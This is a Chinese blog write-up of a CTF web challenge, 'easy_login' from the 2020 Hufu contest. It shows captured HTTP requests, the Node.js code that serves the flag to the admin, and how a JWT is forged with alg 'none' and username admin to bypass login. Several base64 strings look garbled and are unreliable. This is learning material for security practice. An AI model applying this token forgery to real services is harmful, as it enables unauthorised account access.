

CTFHUB-2020-虎符-Web-easy_login-Node.js-前端JWT

原创

(U.U)...zzz 于 2021-06-14 01:09:10 发布 232 收藏

分类专栏: [# CTF记录](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/grb819/article/details/117886570>

版权



[CTF记录 专栏收录该内容](#)

13 篇文章 0 订阅

订阅专栏

!!! 看我

输入用户名密码注册, 在这个时候抓包

获取flag 涉及到权限/controllers/api.js

第一个值: header里改成none

第二个值: payload 用户名改成admin

数据包放出去

登录安全-伪造admin实现getflag

easy_login



easy_login

☆ 6.4 88

2020-数字中国创新大赛虎符网络安全赛道
-Web-easy_login

JWT

Node.js

HFCTF

2020

Web

<https://blog.csdn.net/grb819>

输入用户名密码注册, 在这个时候抓包

Burp Suite Professional v1.6 - licensed to LarryLau

Target: http://challenge-a06068f6e9afd7c8.sandbox.ctfhub.com:10800


Request

```
POST /api/register HTTP/1.1
Host: challenge-a06068f6e9afd7c8.sandbox.ctfhub.com:10800
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 21
Origin: http://challenge-a06068f6e9afd7c8.sandbox.ctfhub.com:10800
Connection: keep-alive
Referer: http://challenge-a06068f6e9afd7c8.sandbox.ctfhub.com:10800/register
Cookie: UM_distinctid=179e46547c9381-06cbfa524bcd2-4c3f2d73-144000-179e46547ca4fa
username=a&password=a
```

Response

```
HTTP/1.1 200 OK
Server: openresty/1.15.8.2
Date: Sun, 13 Jun 2021 16:36:20 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 175
Connection: keep-alive
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *

{"token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzZWNyZXRpZCI6MCwidXNlcm5hbWUiOiJhIiwicGFzc3dvcmQiOiJhIiwiaWF0IjoxNjIzNjAyMTgwZjQ.VwHlxVpIwoAp8b5NrGjbn56rsZ3IDrt5N9i66aXSYTE"}
```



```
{"token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzZWNyZXRpZCI6MCwidXNlcm5hbWUiOiJhIiwicGFzc3dvcmQiOiJhIiwiaWF0IjoxNjIzNjAyMTgwZjQ.VwHlxVpIwoAp8b5NrGjbn56rsZ3IDrt5N9i66aXSYTE"}
```

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJz
ecretidIjogMCwidXNlcm5hbWUiOiJhIiwicm90
IjoxNjIzNjAyMTgwLnVwHlxVpIwoAp8b5NrGjbN56rsZ3IDrt5N9i66aXSYTE
```

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```


PAYLOAD: DATA

```
{
  "secretid": 0,
  "username": "a",
  "password": "a",
  "iat": 1623602180
}
```



VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload) ,
  your-256-bit-secret
)  secret base64 encoded
```

<https://blog.csdn.net/grb819>


获取flag 涉及到权限/controllers/api.js

- 1 #解题思路:
- 2 注册用户登录-分析/controllers/api.js[用户admin可获取flag]
- 3 抓取登录数据包, 进行反解密修改再加密, 伪造登录获取flag

BASICS- UNION BASED- ERROR/DOUBLE QUERY- TOOLS- WAF BYPASS- ENCODING- HTML- ENCRYPTION- OTHER- XS
challenge-15321c1069fbaf7b.sandbox.ctfhub.com:10080//controllers/api.js|

data Referrer 0xHEX %URL BASE64
SS- 表单- 图片- 网页信息- 其他功能- 标记- 缩放- 工具- 查看源代码- 选项-
Checking http://challenge-15321c1069fbaf7b.sandbox.ctfhub.com... <https://blog.csdn.net/grb819>

```
    await next();
  },
  'GET /api/flag': async (ctx, next) => {
    if(ctx.session.username !== 'admin'){
      throw new APIError('permission error', 'permission denied');
    }


    const flag = fs.readFileSync('/flag').toString();
    ctx.rest({
      flag
    });

    await next();
  },
```

<https://blog.csdn.net/grb819>

第一个值: header里改成none

```
{
  "alg": "none",
  "typ": "JWT"
}
```



ewogICJhbGciOiAiAibm9uZSIsCiAgInR5cCI6IiJKV1QiCn0=

第二个值：payload 用户名改成admin

```
{
  "secretid": [],
  "username": "admin",
  "password": "a",
  "iat": 1623602180
}
```


```
{
  "secretid": "",
  "username": "admin",
  "password": "woaichixigua",
  "iat": 1599398978
}
```

ewogICJzZWNyZXRpZCI6IFtdLAogICJ1c2VybmFtZSI6ICJhZG1pbilsCiAgInBhc3N3b3JkljogIndvYWljaGl4aWd1YSIsCiAgImhhdCI6IDE1OTkzOTg5NzgKfQ==

I

<https://blog.csdn.net/grb819>



ewogICJzZWNyZXRpZCI6IFtdLAogICJ1c2VybmFtZSI6ICJhZG1pbilsCiAgInBhc3N3b3JkljogImEiLAogICJpYXQiOiAxNjZnNjAyMTgwCn0K



注意=去掉 第二部分后面要加.

```
ewogICJhbm9uZSI6ICJhZG1pbilsCiAgInR5cCI6ICJKV1QiCn0.ewogICJzZWNyZXRpZCI6IFtdLAogICJ1c2VybmFtZSI6ICJhZG1pbilsCiAgInBhc3N3b3JkljogImEiLAogICJpYXQiOiAxNjZnNjAyMTgwCn0K.
```


对方就以为你是admin



https://blog.csdn.net/grb819